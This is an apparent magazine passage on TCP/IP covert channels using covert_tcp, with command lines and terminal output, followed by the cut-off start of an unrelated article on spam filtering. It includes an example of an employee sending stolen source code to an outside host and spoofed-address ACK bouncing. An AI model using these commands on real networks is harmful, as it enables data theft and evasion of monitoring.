In an ideal scenario, the entire datagram should fit into one physical frame. However, this is not always possible. This is due to the fact that the datagram may be travelling through different physical networks, each of which may have a different value of the maximum amount of data which can be sent in one frame. This network parameter is called the Maximum Transfer Unit – MTU.

Limiting the datagram size so that it would fit the smallest MTU would be ineffective in networks able to carry larger frames. If a datagram does not fit a physical frame it is divided into smaller pieces called fragments – this process is called fragmentation. Once such fragmented datagrams reach the recipient, they must undergo a reverse process termed defragmentation. Additionally, each fragment has a header which contains most of the original datagram's header (except for the *Marker* field, which distinguishes it as being a fragment).
IGMP messages take two forms:

- a membership report message and a leave group message; the messages travel from the host to a router,
- a membership query message; the message travels from the router to a host.

Bearing in mind all the above information about the IGMP protocol, one can distinguish between the following types of IP datagrams:

- host to router with permitted fragmentation,
- host to router – fragmentation is not permitted,
- router to host with permitted fragmentation,
- router to host – fragmentation is not permitted.





Figure 7. *An IGMP message packaged into an IPv4 header*

Row	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16
2	0	0	0	0	0	0	0	0	0	0	1	0	0	0	0	0
5	0	0	0	0	0	0	0	1	0	0	0	0	0	0	1	0
11	1	0	0	1	0	1	0	0	0	0	0	0	0	1	0	0
12	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0	0
13	0	0	0	1	0	0	0	0	U	U	U	U	U	U	U	U

Figure 8. *A matrix of superfluous bit combinations in an IP header containing an IGMP message*



```
[root@moonlit2 steg]#
[root@moonlit2 steg]# ./covert_tcp -source 192.168.1.10 -dest 192.168.1.10 -file test.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland

(crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 192.168.1.10
Source Host     : 192.168.1.10
Originating Port: random
Destination Port: 80
Encoded Filename: test.txt
Encoding Type   : IP ID

Client Mode: Sending data.

Sending Data: a
Sending Data: l
Sending Data: a
Sending Data:
Sending Data: m
Sending Data: a
Sending Data:
Sending Data: k
Sending Data: o
Sending Data: t
Sending Data: a
[root@moonlit2 steg]# █
```

Figure 9. *Using the ID field – sender*

With the proper placement of the IP datagram – one after the other, 16 bits each – we obtain a 16x16 matrix (see Figure 8). The goal is to take advantage of the 8 unused bits in the IGMP membership report message and the 16 bits set to 0 by the sender in the IGMP membership query message. The format of an IGMP message encapsulated into an IPv4 header is shown in Figure 7.

Once the 16x16 matrix is created, it can be seen that rows numbered:

- 2, 5, 11, 12, 13 for IGMP report messages (with fragmentation permitted),
- 2, 4, 5, 11, 12, 13 for IGMP report messages (fragmentation not permitted),
- 2, 5, 11, 12, 15, 16 for IGMP queries (with fragmentation permitted),
- 2, 4, 5, 11, 12, 15, 16 for IGMP queries (fragmentation not permitted),

can be used to smuggle hidden information through a TCP/IP network.

Manipulating Mandatory Packet Header Fields

Contrary to the previously used method, a message can also be hidden in mandatory protocol header fields, meaning those fields which must always be provided for the transmission to take place. This can be done by manipulating the values contained in those fields. This method is used by an application called *covert_tcp,* created by Craig H. Rowland. After some modification of its code, the application can also be used to hide information in superfluous protocol header fields. *covert_tcp* does not use this method because a network can easily be protected from information hidden in this way (superfluous fields are often filtered by appropriate network devices).

The tool uses the following mandatory TCP/IP protocol header fields:

- the IP datagram's *ID* field – a unique field used in the packet's fragmentation/defragmentation processes,
- the *Sequence Number* of the TCP packet,
- the *Acknowledgement Number* of the TCP packet.

The *covert_tcp* program can be downloaded from *http://www.firstmonday.dk/issues/issue2_5/rowland/index.html*, and compiled (for the Linux system) with the command:

```
$ cc -o covert_tcp \
  covert_tcp.c
```

Manipulating the IP Datagram's ID Field

This method involves changing the original value to an ASCII value of a character of our choice. If one side wants to smuggle a given message – for instance through port number 80 – the user must start the program with the command:

```
$ covert_tcp \
  -source <sender IP> \
  -dest <recipient IP> \
  -file <file containing data to be sent>
```

In order to receive data, the other party must start the *covert_tcp* application in server mode:

```
$ covert_tcp \
  -source <sender IP> \
  -server \
  -file <file for received data>
```

The sender's side is depicted in Figure 9, whereas the recipient's side can be seen in Figure 10.

The process of hiding text in a protocol header can be useful to, for instance, a disloyal employee who wants to steal some code. We can assume that the employee is behind a firewall but has port 80 open (Figure 11 presents a report containing all open ports – the result of using the *Nmap* scanner).

The disloyal employee (Figure 12) can issue the following command on their company computer:


```
$ covert_tcp \
  -dest 194.29.169.135 \
  -dest_port 80 \
  -seq -file code.c
```

and when they return home, they will find the stolen code in a specific file on their home computer on which they earlier issued the following command:

```
$ covert_tcp \
  -source_port 80 \
  -server -seq \
  -file result.txt
```


Using the TCP Segment's Sequence Number Field

The Initial Sequence Number (ISN) is used to ensure the reliability of a TCP/IP connection. It is required




```
[root@moonlit2 steg]#
[root@moonlit2 steg]#
[root@moonlit2 steg]# ./covert_tcp -source 192.168.1.10 -server -file wynik.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland

(crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: 192.168.1.10
Listening for data bound for local port: Any Port
Decoded Filename: wynik.txt
Decoding Type Is: IP packet ID

Server Mode: Listening for data.

Receiving Data: a
Receiving Data: l
Receiving Data: a
Receiving Data:
Receiving Data: m
Receiving Data: a
Receiving Data:
Receiving Data: k
Receiving Data: o
Receiving Data: t
Receiving Data: a
```

Figure 10. *Using the ID field – recipient*



```
[root@cezar lwojcick]# nmap -sF 194.29.169.135

Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2005-02-23 12:47 CET
Interesting ports on cezar.tele.pw.edu.pl (194.29.169.135):
(The 1649 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
22/tcp   open  ssh
25/tcp   open  smtp
80/tcp   open  http
443/tcp  open  https
2401/tcp open  cvspserver
3306/tcp open  mysql
8009/tcp open  ajp13
8080/tcp open  http-proxy

Nmap run completed -- 1 IP address (1 host up) scanned in 6.317 seconds
[root@cezar lwojcick]#
```

Figure 11. *The results of running Nmap on a network used for steganographic communication*



```
[root@cezar lwojcick]# ./covert_tcp -dest 194.29.169.135 -dest_port 80 -seq -file kod.c
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 194.29.169.135
Source Host     :
Originating Port: random
Destination Port: 80
Encoded Filename: kod.c
Encoding Type   : IP Sequence Number

Client Mode: Sending data.

Sending Data: a
Sending Data: l
Sending Data: a
Sending Data:
Sending Data: m
Sending Data: a
Sending Data:
Sending Data: k
Sending Data: o
Sending Data: t
Sending Data: a
Sending Data:

[root@cezar lwojcick]#
```

Figure 12. *Steganographic transmission – sender*

for the TCP protocol's three-way handshake. This takes place as follows:

- The client's TCP software sends a SYN (synchronise) data segment containing the Initial Sequence Number of the data that will be sent by that client through the connection – generally, no data is being sent in this SYN segment. It contains only an IP header, a TCP header and any required TCP options.
- The server must acknowledge that it has received the client's SYN segment and sends its own SYN segment containing the Initial Sequence Number of the data the server is about to send through the connection (which is ISN+1). The server sends ACK (acknowledgement) in the same SYN segment.
- The client must acknowledge that it has received the SYN segment from the server.


In this situation, one can also exchange the original ISN for the ASCII value of a character of choice. If one side wants to smuggle a given message – for instance from source port 20 to destination port 20 – the user must start the program with the following command:

```
$ covert_tcp \
  -source <sender IP> \
  -dest <recipient IP> \
  -source_port 20 \
  -dest_port 20 \
  -seq \
  -file <data file>
```

The recipient must start *covert_tcp* in server mode:


```
$ covert_tcp \
  -source_port 20 \
  -server \
  -seq \
  -file <file to be written to>
```

The sender is shown in Figure 14 whereas the recipient can be seen in Figure 15:




```
[root@cezar lwojcick]# ./covert_tcp -source_port 80 -server -seq -file wynik.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland (crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: Any Host
Listening for data bound for local port: 80
Decoded Filename: wynik.txt
Decoding Type Is: IP Sequence Number

Server Mode: Listening for data.

Receiving Data: a
Receiving Data: l
Receiving Data: a
Receiving Data:
Receiving Data: m
Receiving Data: a
Receiving Data:
Receiving Data: k
Receiving Data: o
Receiving Data: t
Receiving Data: a
Receiving Data:


[root@cezar lwojcick]#
```

Figure 13. *Steganographic transmission – recipient*



```
[root@moonlit2 steg]# ./covert_tcp -source 192.168.1.10 -dest 192.168.1.10 -source_port 20 -d
est_port 20 -seq -file test.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland

(crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 192.168.1.10
Source Host      : 192.168.1.10
Originating Port: 20
Destination Port: 20
Encoded Filename: test.txt
Encoding Type    : IP Sequence Number

Client Mode: Sending data.

Sending Data: a
Sending Data: l
Sending Data: a
Sending Data:
Sending Data: m
Sending Data: a
Sending Data:
Sending Data: k
Sending Data: o
Sending Data: t
Sending Data: a
[root@moonlit2 steg]#
```

Figure 14. *Using the ISN field – sender*



```
[root@moonlit2 steg]#
[root@moonlit2 steg]#
[root@moonlit2 steg]#
[root@moonlit2 steg]# ./covert_tcp -source_port 20 -server -seq -file wynik.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland

(crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: Any Host
Listening for data bound for local port: 20
Decoded Filename: wynik.txt
Decoding Type Is: IP Sequence Number

Server Mode: Listening for data.

Receiving Data: a
Receiving Data: l
Receiving Data: a
Receiving Data:
Receiving Data: m
Receiving Data: a
Receiving Data:
Receiving Data: k
Receiving Data: o
Receiving Data: t
Receiving Data: a
```

Figure 15. *Using the ISN field – recipient*

On the Net

- *http://www.firstmonday.dk/issues/issue2_5/rowland/index.html* – Craig H. Rowland, *Covert channels in the TCP/IP Protocol Suite*,
- *http://www.faqs.org/rfcs/rfc1180.html* – the TCP/IP tutorial,
- *http://www.faqs.org/rfcs/rfc2236.html* – the IGMP protocol.

Using the TCP Packet's Acknowledgement Number Bounce

In order to send data through a covert channel one can also use the bouncing of the acknowledgment number. In this method, the sender sends a packet containing:

- a fake source IP address,
- a fake source port number,
- a fake destination IP address,
- a fake destination port number,
- a SYN segment containing encoded data.

An overview of this method is presented in Figure 16. A is the client sending the data, B, a server which bounces the data and C, the data's actual recipient. Client A sends a fake packet containing encoded information to Server B. The packet's source address field contains the address of Server C. Server B replies with a SYN/RST or a SYN/ACK segment. Due to the fake source address contained in the packet, Server B sends its response, together with the encoded data (contained in the SYN segment now incremented by 1), to Server C. Finally, Server C receives the packet and decodes the data.

With this method one can send data to a protected network. In our example, we can assume that Server C is located in a protected network and can receive data from Server B, but is unable to establish communication with Client A. In this situation, the sender should start the program with the command:

```
$ covert_tcp \
  -source <recipients IP> \
  -source_port 1234 \
  -dest <IP of bouncing server> \
  -seq \
  -file <data file>
```

The other party must start the *covert_tcp* application in server mode:

```
$ covert_tcp \
  -source_port 1234 \
  -server \
  -ack \
  -file <file to be written>
```

Sender and recipient parties are presented in Figures 17 and 18 respectively:






Figure 16. *Overview of a transmission taking advantage of the TCP protocol's ACK bounce*



```
[root@moonlit2 steg]# ./covert_tcp -source 192.168.1.10 -dest 192.168.1.1 -source_port 1234 -
seq -file test.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland

(crowland@psionic.com)
Not for commercial use without permission.
Destination Host: 192.168.1.1
Source Host     : 192.168.1.10
Originating Port: 1234
Destination Port: 80
Encoded Filename: test.txt
Encoding Type   : IP Sequence Number

Client Mode: Sending data.

Sending Data: a
Sending Data: l
Sending Data: a
Sending Data:
Sending Data: m
Sending Data: a
Sending Data:
Sending Data: k
Sending Data: o
Sending Data: t
Sending Data: a
[root@moonlit2 steg]# 
```

Figure 17. *Using the acknowledgement number field – sender*



```
[root@moonlit2 steg]#
[root@moonlit2 steg]#
[root@moonlit2 steg]# ./covert_tcp -source_port 1234 -server -ack -file wynik.txt
Covert TCP 1.0 (c)1996 Craig H. Rowland

(crowland@psionic.com)
Not for commercial use without permission.
Listening for data from IP: Any Host
Listening for data bound for local port: 1234
Decoded Filename: wynik.txt
Decoding Type Is: IP ACK field bounced packet.

Server Mode: Listening for data.

Receiving Data: a
Receiving Data: l
Receiving Data: a
Receiving Data:
Receiving Data: m
Receiving Data: a
Receiving Data:
Receiving Data: k
Receiving Data: o
Receiving Data: t
Receiving Data: a
```


Figure 18. *Using the acknowledgement number field – recipient*

Flaws and Problems

Protocols belonging to the TCP/IP family have several flaws, which can be skilfully used to create a serious threat, such as the leakage of important data. Defending oneself from this threat is fairly difficult: packet filtering will protect us only from the first method of data concealment – manipulating superfluous fields in protocol headers. For data hidden in mandatory fields this solution will not suffice. ■

Spam Protection Methods

Michał Talecki
Tomasz Nidecki



A conscientious mail server administrator should ensure that users get both antivirus and antispam protection. While few users would object to their messages being screened by an antivirus program, using spam scanners is much more controversial. This is because no perfect way of getting rid of spam has as yet been devised, and antispam filters are much more error-prone than antivirus programs.

Many ways of fighting spam exist. Some are highly effective, but tend to reject perfectly innocent messages along with spam. Others are less likely to make such mistakes, but at the cost of decreased filtering effectiveness. All this means that providing satisfactory antispam protection poses quite a challenge for the server administrator.

In this article, we will present current spam protection methods and suggest which should be selected depending on the working environment of the mail server.

MTA-level Filtering

Antispam techniques employed by server administrators can be divided into two groups (see Figure 1): MTA-level filters (the *Mail Transport Agent* is the mail delivery subsystem responsible for sending messages between servers) and MDA-level filters (the *Mail Delivery Agent* is the mail delivery subsystem that delivers mail to local users). MTA-level spam control has many benefits. If a message is recognised as spam already at SMTP session level, i.e. before its actual content is transmitted, it doesn't have to be received through our connection, stored on our server's disk and finally delivered to the user. If the server has a large number of users, an MTA-level spam filter can mean huge resource savings, involving disk space, CPU time and bandwidth.

Unfortunately, MTA-level systems have their drawbacks. Rejecting a message before it is received rules out message content analysis, so the scope of information available for recognising spam is severely limited. This makes MTA-level systems much more error-prone than ones that can analyse message content.

What You Will Learn...

- typical methods of combating spam,
- which methods are best suited to specific purposes (a corporate network, a service provider, a neighbourhood network etc.).

What You Should Know...

- how e-mail works (fundamentals of the SMTP protocol),
- what antispam requirements your users have.

Envelope Data Analysis

The easiest way of rejecting some initial spam involves analysing envelope data received by our server during an SMTP session. In reality, we only need to heed three pieces of data: the source IP address, the `HELO` or `EHLO` command parameter and the envelope sender address specified after the `MAIL FROM:` command. Careful analysis of this information will allow us to detect a fair amount of spam.

According to the SMTP protocol definition provided in RFC 2821 (section 4.1.1.1), the mail server should initiate an SMTP session by introducing itself using the `HELO` or `EHLO` command, supplying its name as an FQDN (*Fully Qualified Domain Name* – the host address in symbolic format, e.g. `mail.example.com`). RFC 2821 merely requires that the host address should be syntactically correct (well-formed). RFC 1123 (section 5.2.5) additionally forbids the server to reject connections for which the host address cannot be verified by a DNS. In spite of RFC recommendations, many antispam tools reject mail connections if the address specified as the `HELO` or `EHLO` parameter is non-resolvable, i.e. has no reverse entry on DNS servers (*RevDNS*).

In one way, this is a reasonably effective method, as spamming applications frequently specify non-existent addresses as `HELO`/`EHLO` command parameters. On the other hand, many servers send a well-formed host address (as required by RFC 2821 and RFC 1123), but one which is non-resolvable (for instance one resolvable only within a local network). This is frequently the case with Lotus Notes (though this applies to other systems too). If we therefore decide to employ `HELO`/`EHLO` parameter analysis on our server, we run the risk that our MTA will reject all mail from certain servers.

The next SMTP envelope segment for analysis is the envelope sender address, specified as the parameter of the `MAIL FROM:` SMTP command. This should not be confused with the address sent in the `From:` header, as this is transmitted in the message contents. The envelope sender address can be found in the `Return-Path:` header of a queued message. RFC 2821 (section 3.3) specifies this as the address where SMTP session error reports should be sent, so by definition this address must exist. The one exception is the special empty envelope sender address (`<>`), which indicates that the message was sent automatically by a mailer daemon and contains an auto-generated error report.

Analysing the envelope sender address might involve:

- checking if the domain part of the address is resolvable,
- checking if the domain part has a corresponding MX (*Mail Exchanger*) address,
- checking if the user address exists.

Checking the resolvability of the domain part proceeds in the same manner as checking the `HELO`/`EHLO` parameter. However, if the sender's server is to be capable of receiving mail, it must also have a suitable DNS entry specifying the mail exchanger, i.e. the address of the server receiving mail for a given domain. The second check includes the first (if a domain has a mail exchanger, then it must also be resolvable), so mail exchanger verification is the most commonly used method.

To check whether a specified account exists, we can connect to the alleged sender server and use the extended SMTP command `VRFY`. The mail server should provide support for this command (RFC 2821, section 3.5.1), but this is not obligatory (section 3.5.2 specifies that there should be a way of disabling the command). In practice, few mail servers support the use of `VRFY`. For example, *qmail* assumes that all recipients exist (see Listing 1) and always returns the same reply: `send some mail, i'll try my best`. Note that the answer to the `EHLO` call provides no information whether `VRFY` is available.

Just like *qmail*, *Exim* returns code 252 (see Listing 2), which means *I can't verify if the user exists, but I can accept your mail and try to deliver it to them*. Other mail servers (such as *Postfix*, see Listing 3) don't implement the command at all (even though its support is announced), as `VRFY` can also be used by spammers to check whether it's worth sending mail to a specified address. All this means that the chances of finding a server that supports `VRFY` (such as

